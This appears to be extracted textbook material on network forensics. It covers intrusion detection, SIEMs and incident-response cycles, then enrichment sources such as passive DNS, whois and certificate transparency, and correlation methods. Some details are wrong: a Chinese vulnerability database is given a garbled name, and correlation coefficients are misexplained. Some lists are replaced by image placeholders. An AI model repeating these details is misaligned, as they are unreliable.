Some netﬂow-based detection techniques do not require the collection of statistical data. Some attacks can be indicated by individual packets and their properties.

TCP RST attacks are characterized by the reception of regular TCP trafﬁc after an RST (rest) segment has been received. This can be detected by keeping track of open and closed connections and matching received packets against that list.

For some protocols, packet sizes can also be a good indication of suspicious activity. ICMP datagrams, for example, are normally very short. A suspicious data transfer via ICMP could be detected by a number of ICMP packets with the same destination that are relatively large.

Abnormal Protocols

Well-known ports These ports are standardized ports over which speciﬁc protocols usually communicate.

The IANA maintains a list of well-known ports for different application-layer protocols. If, by policy, an organization adheres to these conventions, irregular trafﬁc can be more easily detected. Any trafﬁc that does not match the used protocol with its standardized port is inherently suspicious, at least if it crosses ﬁrewall boundaries.

All protocols follow a speciﬁc sequence or structure of messages in order to enable communication between peers. This characteristic can be used to identify protocols independently of the actual port they use. In TCP, the identiﬁcation can take place easily during the connection establishment (identiﬁed by the TCP handshake), while in UDP and ICMP, the identiﬁcation of protocols can be derived from the structure of the individual datagrams.

Intrusion Detection and Prevention Systems

Unknown protocols, such as tailored encryption protocols that may be used by attack- ers, should always be considered suspicious.

Encryption and Netﬂow Monitoring

Encryption technologies, such as IPSec or SSH, encapsulate network trafﬁc so that the details of the transmitted data are hidden from netﬂow monitoring.

The immediate endpoints of the communication, however, always remain visible. This allows statistical methods to recognize suspicious activity despite the encryption.

In IPSec, the encryption can take different forms. In tunnel mode, the encapsulated IP headers are also encrypted. In transport mode, however, original source and destina- tion addresses remain visible and can be used as inputs for netﬂow monitoring.

#### Rules, False Positives, and False Negatives

Both signature-based and behavior-based systems contain rules. They differ, however, in the reliability of the rules. Signature-based systems can concretely identify attack patterns (for example by string matching) and give a reliable alert for malicious activity. Behavior-based systems, however, often work with thresholds derived from normal operation. They can only indicate that observed patterns indicate suspicious activity. These suspicious events need to be evaluated on a case-by-case basis by professional investigators.

False Positives

False positives are alerts that are triggered by IDSs based on observed behavior that is legitimate. The way in which networks are used sometimes changes drastically. In such cases, behavior-based systems need to be adapted to the new normal behavior.

False Negatives

False negatives are patterns that should be detected by IDSs but are not recognized. In order to discover such IDS lapses, it is necessary to test these systems.

One way to do this is by performing controlled exercises in which a “red team” carries out nondestructive attacks on the IT infrastructure. These attack actions must be proto- colled precisely.

Undetected attacks are false negatives and, together with monitored actions, form the basis for new rules that can be integrated into the IT security landscape and IDSs.

Red team

In cybersecurity exercises, the attacker role is played by the “red team.”

#### SIEMs

Intrusion detection and prevention systems come in a wide variety. They differ in their detection techniques, the granularity of the information they use, and the kinds of pat- terns they can detect.

Accordingly, any reasonable IT security landscape requires the presence of multiple dif- ferent systems. This makes it harder for security professionals to keep an overview of the various systems and threats. An overview, however, is exactly what is needed to respond to security incidents in a timely fashion.

Security information and event manage-

ment SIEM systems inte- grate and consoli- date security data.

This is where security information and event management systems (SIEM) systems have their focus. They consolidate all these different sources of information and events to provide a “command center” for professionals.

Features

SIEMs have the following goals that exceed the scope of individual IDSs:

* consolidation of logs. Host-based IDSs and server systems generate huge numbers of log entries. SIEMs are able to integrate log ﬁles to facilitate a time-based investi- gation of occurrences spanning multiple systems.
* correlation of events. Security events that are generated by different systems can be put into context with each other.
* triggering security events. Security events that might escape the attention of indi- vidual IDSs can become detectable when data from multiple systems are monitored together.
* damage assessment. SIEMs are better able to assess the effect of successful attacks because they contain data from more than one network segment.
* collection and storage of forensic evidence. SIEMs often also provide means of exporting data relevant to speciﬁc incidents. It is relatively easy for an attacker to delete the log ﬁles on a single compromised IDS, but a SIEM that the IDS reports to may already have the log data.
* patch and vulnerability management. IDPSs aim to detect acute attack patterns. SIEMs have a broader view of the IT landscape and can be employed to monitor software versions in use.
* performance-metric monitoring. Performance monitoring, which is beyond the scope of a normal IDS, can be an indication of suspicious activity. However, it is always an indicator of the availability of mission-critical services.

In essence, SIEMs consolidate a wide variety of data sources in a large database. The security data can then be analyzed using advanced data mining, analysis, and correla- tion techniques.

Intrusion Detection and Prevention Systems

#### Attack Prevention Technologies

Attack prevention is the top goal of IT security teams. Ideally, security measures prevent any attacks from being carried out. The threat level, complexity of the IT landscape, and rapid development of attack types, however, make this goal an impossibility.

Nevertheless, there are a number of tasks that can be carried out regularly in order to harden the IT landscape. These include

* monitoring patch levels and software versions.
* keeping up with threat databases, such as the National Vulnerability Database (NVD) which is managed by the National Institute of Standards and Technology (NIST); the Common Vulnerabilities and Exposures (CVE) database maintained by the MITRE Corporation (The Mitre Corporation, n.d.); China’s Capacity-Constrained Network-Vor- onoi Diagram (CCNVD); or the Russian database known as BDU.
* keeping an eye on the IT landscape to assess new threats as they emerge.

Manual Process

These regular tasks are part of the “Preparation” stage of the more general incident- response life cycle recommended in the NIST guide NIST SP 800-61 (Cichonski et al., 2012):

1. Preparation
2. Detection and analysis
3. Containment, eradication, and recovery
4. Post-incident activity

There are also other, international cyclic process models for incident response, like the international standard “Information security incident management” speciﬁed in the ISO/IEC 27035-X series, (ISO/IEC 27001), which contains the following similar terms:

1. Plan
2. Detect
3. Assess
4. Respond
5. Learn

Line et al (2014) conducted an empirical exploratory study on the adherence to and practical implementation of this process in practice.

Automation

A fully manual execution of this process model is extremely work-intensive. Automated systems must therefore be used to keep up with the rate of attacks. They can be applied to various, but not all of, the phases of the incident management process, as follows:

* 1. Plan/prepare. In this stage, the currently available security systems are adapted to new threats. It is possible to use SIEMs to monitor version and patch levels and cor- relate the data with vulnerability databases.
  2. Detect. Various IDSs can and should be used in attack detection.
  3. Assess/analyze. SIEMs, with the overview they provide, can help in assessing affec- ted systems. The analytic capabilities of SIEMs can help to retrace attack scenarios.
  4. Respond. SIEMs and IPSs can trigger active responses to attacks, e.g., by altering ﬁre- wall rules or revoking certiﬁcates or user privileges.
  5. Learn. It is possible for signature-based IDSs and IPSs to retrieve new signatures. Behavior-based systems can be adapted gradually to new normal circumstances.

Summary

The aim of intrusion detection systems is the detection of suspicious and malicious behavior. Intrusion prevention systems can implement active countermeasures, such as altering ﬁrewall rules. Both types of systems can be further distinguished. Host-based systems operate on individual systems. They can closely monitor user activity and provide a ﬁne level of granularity. They can monitor individual pro- cesses. Network-based systems, in contrast, are situated at network segment boun- daries and can monitor the network behavior of multiple systems at once. They use netﬂow-monitoring techniques to detect abnormal applications of network proto- cols, which can indicate possible attacks. Both host- and network-based systems can use either signatures/static rules or typical behavior patterns.


Rule-based systems monitor transmitted data and activities in search of signatures of malicious actions. They contain ﬁne-grained knowledge of what constitutes such dangerous actions and are resource-efﬁcient, but they are unable to detect unknown attack patterns. Behavior-based systems use statistical methods to distin- guish normal behavior patterns from patterns that may indicate an attack.

IDSs emit events that must be taken seriously by IT security personnel. These events correspond to certain types that indicate the gravity of the situation.

Security information and event management systems consolidate these events and a wide variety of other security-related data from many different sources. They also provide correlation and data analysis tools to handle the data. In addition to these analytic capabilities, they provide the means to archive forensic evidence and can actively trigger events.

Intrusion Detection and Prevention Systems

All of these systems and tools contribute to standardized processes for attack pre- vention. They even allow for the partial automation of certain aspects of these pro- cesses.



# Unit 10

## Correlation and Enrichment Data Sources

##### STUDY GOALS

On completion of this unit, you will be able to …

… list and describe different DNS-based data sources for network forensics.

… describe data sources that are available from Regional Internet Registries.

… describe the fundamental concepts of certiﬁcate transparency and its purpose.

… explain statistical correlation methods, as well as correlation methods that are based on machine learning (ML).

… describe the general knowledge discovery in databases (KDD) process and draw parallels to the general network forensics process.

… describe different ML techniques, such as classiﬁcation, clustering, and association rule mining and their purpose.

DL-E-DLBCSEINF01\_E-U10

1. Correlation and Enrichment Data Sources

#### Introduction

Security information and event management systems (SIEMs) are integrated informa- tion storage and analysis systems. The information they provide is an important foun- dation for taking corrective and preventive measures to harden systems and improve cybersecurity.

Their primary data sources are internal data from system logs, intrusion detection sys- tems (IDSs), and ﬁrewall systems. They can also integrate data from operational infor- mation technology (IT) systems, such as DevOps and DevSecOps systems, that provide in-depth insights into the internal IT landscape.

There are, however, many cases in which external data are necessary to retrace attack scenarios and gain insight into the attack’s origin.

To gain actual knowledge from the collected and consolidated data, advanced analytic methods are required. These methods must be able to handle large amounts of data and bring added structure to the massive amounts of details.

The main challenge of SIEM systems remains the integration of available data that pro- vides a meaningful picture to cybersecurity specialists. On the one hand, this means that the data must be structured in a way that allows navigation and, ideally, automa- ted evaluation.

On the other hand, relevant external data, such as DNS data or information from exter- nal registries, needs to be integrated as well. Keeping track of these external data can reveal suspicious patterns and make the identiﬁcation of adversaries possible.

In order to draw conclusions from the massive amount of data integrated in SIEMs, data analysis and correlation techniques are required. These methods can reveal previ- ously unknown interrelations, prompt further investigation, and answer speciﬁc ques- tions that arise during investigations.

#### Enrichment of Data

There are a number of ways to add structure to the huge amounts of information con- tained in the consolidated warehouse that SIEMs can provide.

Correlation and Enrichment Data Sources

Dimensionality and Aggregation

Hierarchical structures in data provide a way to navigate through them and change from a more general overview perspective to more focused, detail-oriented representa- tion. In online analytical processing (OLAP), such changes in perspective are accom- plished through drill-down operations.

The prerequisite for drill-down operations is the deﬁnition of dimensions and corre- sponding levels of granularity. For example, events on a time dimension can be aggre- gated by hour, time of day (morning, evening, etc.), day, week, and so on.

Dimensions and categories that can be used to structure data that are relevant to net- work forensics include the following:

* severity of the events (malicious, suspicious)
* network segments (for example, the demilitarized zone, accounting department, lobby area, research and development, and public relations)
* business-criticality of monitored systems (mission-critical, high, medium, or low)
* compliance-relevancy of the data (for example, HR records, customer data, or public information)
* geolocation (for example, continent, country, state, or facility)
* operating system types and versions (Windows/Linux, release date, and last update)
* software and service exposure level (external, internal, or development)
* miscellaneous devices connected to the network (for example, VoIP telephones, printers, and attendance clocks)
* trafﬁc type by ports or protocols
* time data

Time data

Among these dimensions, time data takes a special place. Network forensics relies heavily on precise time stamps as a means to retrace attack patterns and assess inci- dents. Often, log entries and events from different systems need to be set in relation- ship to each other. This can only work if all system clocks are synchronized as precisely as possible.

Automated attack patterns can be executed at such a rapid pace that microseconds determine the sequence of events on different systems.

The Network Time Protocol (NTP), deﬁned in RFC 5905 is speciﬁcally designed to address this problem (Mills et al., 2010). It synchronizes system clocks to a very precise degree, even compensating for network latency. Modern operating systems generally include network time functionality for clock synchronization, but from an IT operations perspective, synchronization must work ﬂawlessly. This includes making sure that the consolidation of the time data takes the respective time zone of the individual system into account.

Online analytical processing

OLAP is a data anal- ysis discipline that focuses on multidi- mensional data.

Network Time Proto- col

The NTP synchroni- zes clocks across systems.

In the case of an internal attacker or suspect, time data can additionally be correlated with physical access.

Network trafﬁc ﬂow can also exhibit patterns based on the time of day. Behavior-based systems must take such oscillations into account.

#### DNS Data Sources: DNSBLs, Passive DNS, and DNS Repositories

Domain Name Sys-

tem The DNS resolves symbolic names to IP addresses, but also contains a lot of additional informa-

tion.

DNS blacklists DNSBLs contain the IP addresses and hostnames of sus- pected spammers.

The Domain Name System (DNS) is the global, distributed database that is used to resolve domain names (e.g., “google.com”) to speciﬁc Internet Protocol (IP) addresses.

For performance reasons, network-based intrusion detection and packet capturing sys- tems often limit their records to IP addresses. The addresses can be directly extracted from the network trafﬁc, but the associated domain names would require an additional query per distinct address.

DNS data can, however, provide good insight into direct attack origins that may become very important when forensic evidence is handed over to the authorities or presented in court. It can also be used to remember known perpetrators.

DNSBL

One community-driven approach for keeping track of known perpetrators is DNS black- lists, also called DNS-based blackhole lists (DNSBLs). These are used to keep track of DNS zones that have a history of sending spam emails.

The general technique is described in RFC 5782 (Levine, 2010). DNSBL and their counter- part DNS whitelists are maintained as entries in the DNS. The syntax of the individual entries is similar to a reverse DNS entry. This makes sense, since a system that wants to query the blacklist has a concrete address which it wants to check.

DNS blacklists can be maintained locally by domain administrators, but there are also dedicated centralized lists that contain and manage entries that have been submitted to them.

These various lists have different policies and criteria that determine their entries, including the following:

* How much spam has been received from the sender in what time span?
* How was the candidate reported (automatically or manually)?
* How long has the suspect been on the list? When can an entry be removed? Is the address blocked for days, weeks, or a longer period?
* What granularity are entries added? Are single host entries sufﬁcient or is there a need to block whole DNS zones or autonomous systems?

Correlation and Enrichment Data Sources

RFC 6471 gives informational guidelines for the operation of DNSBL systems (Lewis & Sargeant, 2012). This is relevant if an organization seeks to set up its own DNSBL.

It is also possible to use the DNSBL services of an external provider. Since DNSBL entries are checked with each new arriving email, however, an organization that main- tains its own DNSBL stands to gain useful data on where inbound email is coming from.

Passive DNS

When the DNS is used to resolve IP addresses corresponding to domain names during regular operation, local DNS servers (usually under the control of IT operations) are central points that are queried.

During their operation, it is possible for DNS servers, or intermediate systems (for example, packet capturing devices), not just to execute queries and replies, but to store them as well. In combination with a time stamp, these entries form records of the DNS data at the time the data were retrieved. Such collected data are called passive DNS data.

This aspect of a picture frozen in time is extremely important because the DNS is a dis- tributed database. Any concrete entry can change at any moment, new servers are made public, other entries are deprecated, and for some entries, just the IP address associated with the entry may change. Xuanzhen et al (2020) give an overview of addi- tional applications of passive DNS data in cybersecurity.

DNS Repositories

Passive DNS collects DNS data during the active operation of an organization’s DNS servers. This means that passive DNS can retain the association between IP addresses and DNS names at the time the resolution took place. However, this only includes quer- ies that passed directly through the local DNS servers.

DNS repositories, on the other hand, maintain snapshots of (publicly available) DNS zone entries. These snapshots comprise not just entries that were actually accessed (as with passive DNS), but whole record sets, including other host addresses and entry types.

Some botnets use (compromised) DNS servers as command-and-control systems (Die- trich et al., 2011). In the scenario described in the conference paper, the botnet used TXT entries in a DNS zone to issue commands to the botnet.

DNS repositories can help to keep track of such compromised or malicious servers and how their entries change over time. It also allows the retracing of DNS information at the time of an attack.

Passive DNS Stored queries accompanied by a time stamp are

called passive data. These data are col- lected and stored in parallel with DNS operations.

DNS repositories Time-stamped snap- shots of DNS infor- mation are stored within DNS reposito- ries.

Forensic data need to be valid in the context of the case under investigation, so the association between IP and hostname, and ideally other DNS information, must be kept intact. This is especially true given that regular DNS data must be considered transient. DNS repositories counteract this property but require signiﬁcant maintenance effort.

#### AS Numbers, IP Blocks, GeoIP, and WhoIs Data

This section is concerned with information that can help with tracing the source of attacks. Due to the wealth of available information on this topic a comprehensive review of all aspects is beyond the scope of this course.

To the disadvantage of network forensics, more and more data sources for this kind of information are being taken ofﬂine because of privacy protection legislation. As a result, in many cases, government agencies and the courts have to be involved in order to obtain this kind of data.

AS Numbers and IP Blocks

Autonomous Sys-

tems These systems are network segments that are connected to the internet and managed by a single administration.

Autonomous Systems (AS) are network segments that are connected to the internet and under the administration of a speciﬁc organization. Such organizations may be companies, universities, government agencies, or even associations. The Internet Assigned Numbers Authority (IANA) assigns numbers to these organizations on the basis of certain prerequisites (Hawkinson & Bates, 1996).

AS numbers are used by routers that interconnect these network segments using the Border Gateway Protocol (BGP). This allows these organizations to make agreements with each other about how each other’s network segments may be used in transit.

AS numbers are assigned to one or more blocks of public IP addresses. This means that the AS number forms the link between an IP address within a certain block and the organization that is responsible for the corresponding network segment.

In case of acute attacks, this information can help in contacting the organizations that are involved. This can assist investigators in gathering further evidence and aid the other organizations in tracking down compromised systems.

Whois Data

Information on AS numbers and associated IP blocks can be queried from Regional Internet Registries (RIRs) and Domain Name Registries (DNRs) using the whois protocol speciﬁed in RFC 3912 (Daigle, 2004). Acting on behalf of the IANA, these registrars man- age the domain name entries, IP blocks, and autonomous system numbers they are responsible for. As their names indicate, their responsibilities follow geographic boun- daries.

Correlation and Enrichment Data Sources

These regional registrars must adhere to regional privacy protection legislation. Accord- ingly, in Germany for example, the data cannot simply be queried.

For other countries, however, the whois database contains essentially all the informa- tion necessary for domain registration. This includes the organization’s name; the address, phone number, and email addresses of the registrant; and administrative and technological contacts.

As with AS data, this information can help in contacting external organizations that may be indirectly involved in attacks because of compromised systems.

GeoIP

Geographical information on IP addresses (GeoIP information) is in wide use by organi- zations involved in e-commerce. It helps with automatically estimating shipping costs or promoting regional offers.

GeoIP information databases are lists of IP addresses that are tagged with an associ- ated geographic location. Their data stem from internet service providers (ISPs), which are responsible for the “last mile” of the connection to end users and from users who transmit their location in order to use region-speciﬁc services.

Commercially available GeoIP information can in turn be used to enrich forensic data.

#### Certiﬁcate Transparency

X.509 certiﬁcates are an extremely widespread technology that is used for the reliable authentication of services, users, and devices. They are also used to digitally sign infor- mation in order to prove its authenticity.

Certiﬁcates and Certiﬁcate Revocation

Certiﬁcates are issued and digitally signed by certiﬁcate authorities (CAs). They are only valid for a limited amount of time so as to deny attackers the time necessary to crypto- graphically break their authenticity.

The widespread application of certiﬁcates has made them a prime target for counter- feiting, using cryptanalysis or stolen private keys.

While public key infrastructures based on X.509 support the revocation of compromised certiﬁcates, this is a process that has to be triggered after the fact. A certain time elap- ses between the point a certiﬁcate is compromised and the point at which it is revoked. In this time span, a lot of damage can be done.

Certiﬁcate Transparency

This critical time span is the problem that initiatives for certiﬁcate transparency address.

Certiﬁcate transpar-

ency The second, immuta- ble distribution channel for certiﬁ- cates that creates permanent records of issued certiﬁcates attempts to achieve certiﬁcate transpar-

ency.

Certiﬁcate transparency provides a second channel for veriﬁcation of the authenticity of a certiﬁcate. This comes very close to the idea of a “certiﬁcate repository” as pro- claimed in the X.509 speciﬁcation RFC 5280 (Cooper et al., 2008).

Essentially, certiﬁcate transparency is a way to publish certiﬁcates that are new, changed, or renewed by certiﬁcate authorities. The fundamental techniques are pro- posed in RFC 6962 (Laurie et al., 2013).

The basic idea is that whenever a certiﬁcate authority issues a new certiﬁcate, this information is written to publicly available logs.

These logs can’t be altered after the fact, and it is only possible to append new infor- mation. This is accomplished by means of “Merkle trees,” which are also used for cryp- tocurrency and other blockchain applications.

Li et al (2019) take a closer look at how certiﬁcate transparency is employed in practice and conclude that more complex attack scenarios can also compromise this second channel of authenticity, depending on how these public logs are interacted with.

From a network forensics perspective, certiﬁcate transparency has another signiﬁcant beneﬁt. Certiﬁcates expire, so a past message that has been signed with a certiﬁcate may not be veriﬁable 20 years later unless the certiﬁcate is archived together with the message. The append-only nature of certiﬁcate transparency logs could result in the veriﬁability of certiﬁcates being retained.

#### Correlation Methods

There are two distinct applications of the collected and consolidated data in IT security. Firstly, the analysis that is required to conduct a structured investigation of concrete security incidents. And secondly, the exploratory routine observation of the collected data in order to detect attacks that are not yet known.

The hierarchical ordering of the data in different dimensions at different levels of gran- ularity is very helpful in retracing concrete attack scenarios.

This isn’t sufﬁcient, however, for the reliable detection of in-progress attacks that are based on new patterns. The following methods can help to detect irregular occurrences in security data and thereby detect potential unknown attacks.

Correlation and Enrichment Data Sources

Statistical Correlation

Statistical correlation methods are mathematically sound methods that can be used to determine statistical relations between variables.

They are based on the observation of data points and focus on one dependent varia- ble. The output of statistical correlation is a measure of how much the dependent vari- able seems to be inﬂuenced by one or more independent variables.

Different variants of regression analysis exist, depending on the scale of independent and dependent variables and their presumed interdependence.

Linear regression

Linear regression assumes a linear interdependence. Its output, the correlation coefﬁ- cient, provides a measure of how proportional the observed data points are.

When a dependent variable is proportional to an independent variable, linear increa- ses in the independent variable lead to linear increases in the dependent variable. The factor by which these increases inﬂuence the dependent variable is constant.

As an example, let us consider the assumed proportionality between accesses to a web service (independent variable) and the size of the resulting log ﬁle (dependent varia- ble). With every access, the log ﬁle grows by 175 bytes on average. Theoretically, an increase of 900 percent in accesses (to ten accesses in total) should lead to a log ﬁle size of 1,750 bytes, i.e., a corresponding increase of 900 percent. The proportionality fac- tor between the variables’ accesses (as numbers) and log size (in bytes) is 175.

Since not all log entries for accesses are the same length, however, the actual observed log size after ten accesses will vary in practice. This variation in observed data points is expressed by the correlation coefﬁcient.

The correlation coefﬁcient is a measure between -1 and 1. It is also independent of a concrete assumed proportionality factor.

A value of 1 indicates a perfectly linear correlation. In the observed data, an increase in the independent values by 50 percent leads to an increase in the dependent values by 50 percent.

A value of 0 indicates that there seems to be no linear relationship between the two variables at all.

A value of -1 means that in the observed data, an increase in the independent values leads to a decrease in the dependent values. A 50 percent increase in the independent values leads to a 50 percent decrease in the dependent values.

Dependent variable A dependent varia- ble is assumed to be calculable from one or more independ- ent variables.

Independent varia- bles

Variables that are independent are measured and assumed not to be inﬂuenced by other variables.

Correlation coefﬁ- cient

The correlation coef- ﬁcient is a measure of how strongly two variables are in a proportional rela- tionship.

Logistic regression

Logistic regression is usually used for binary outputs (e.g., “normal” or “suspicious”), but variants for more discrete values exist. This means that the dependent variable under observation is never on a continuous scale, while the independent (input) varia- bles can be on discrete or continuous scales.

The output of logistic regression analysis is more complex than a simple correlation coefﬁcient. It can indicate whether there is a statistically signiﬁcant association between dependent and independent variables and can provide a measure of how strong the association is.

Machine Learning, Data Mining, and Knowledge Discovery in Databases

Knowledge discovery

in databases KDD describes a process of extracting knowledge from large collections of

data.

Data mining The process of data mining subsumes concrete methods to

ﬁnd patterns.

More advanced techniques build on the foundations of statistical analysis. There is a great variety of methods from the ﬁelds of knowledge discovery in databases (KDD), ML, and data mining.

Terminology


There are differences between the individual focuses of KDD and data mining. KDD describes the higher-level process required to extract previously unknown knowledge from large collections of data. Data mining describes concrete methods that can be used to ﬁnd such interesting patterns during one step of the KDD process. ML algo- rithms and methods are a subset of data mining methods.

The two terms KDD and data mining are unfortunately often used interchangeably, despite the distinction.


General KDD process

One example of this confusion in terminology is the “Cross-Industry Standard Process for Data Mining” (CRISP-DM) (Wirth & Hipp, 2000), which is actually a KDD process that enables the structured application of DM techniques.

Correlation and Enrichment Data Sources




The CRISP-DM is a cyclic process model that aims to improve the efﬁciency and reliabil- ity of knowledge gathered in organizations. It consists of the following six stages:




Relationship to network forensics process

Interestingly, this general KDD process can be mapped to the generic network forensics process and its phases, as depicted in the ﬁgure below.

Correlation and Enrichment Data Sources



The network forensics process is more detailed and has more interconnections. The fol- lowing ﬁve general KDD phases can, however, be recognized:



ML

The machine learn- ing methods form a subset of data min- ing methods and require training data.

Training and supervised and unsupervised learning

In ML, there is a crucial distinction between supervised and unsupervised learning methods.

From an outside perspective, the main difference between these methods is that supervised learning methods require a data sample that contains the outcome values. For example, a supervised ML system that is intended to predict plant species based on their features needs prior knowledge of the features of the individual species. This means that, initially, someone had to construct a data set containing the features of the actual observed species.

However, unsupervised ML techniques such as clustering do not necessitate such a-pri- ori knowledge. They are able to identify individuals that belong together by the similar- ity of their features.

The stage in which supervised ML methods integrate the prior knowledge is called training. It is common to also test the reliability of the trained model. Traditionally, an available data set will be split, with 70 percent of the data being used to train the model while the other 30 percent is used to test the model’s reliability.

Correlation and Enrichment Data Sources

Classiﬁcation

Classiﬁcation is a fundamental ML method that uses supervised learning. An example of a classiﬁcation method is the SPAM ﬁlter used in modern email clients. The training data for the ﬁlter are past emails that have either been marked as SPAM or not.

There is a wide variety of classiﬁcation algorithms available, such as

* the Naïve Bayes algorithm, which is used in SPAM ﬁlters
* Bayesian networks and Markov chains, which can handle more complex analytic problems
* various types of decision tree algorithms, which provide a very traceable model
* support vector machines, which are very fast and efﬁcient
* artiﬁcial neural networks

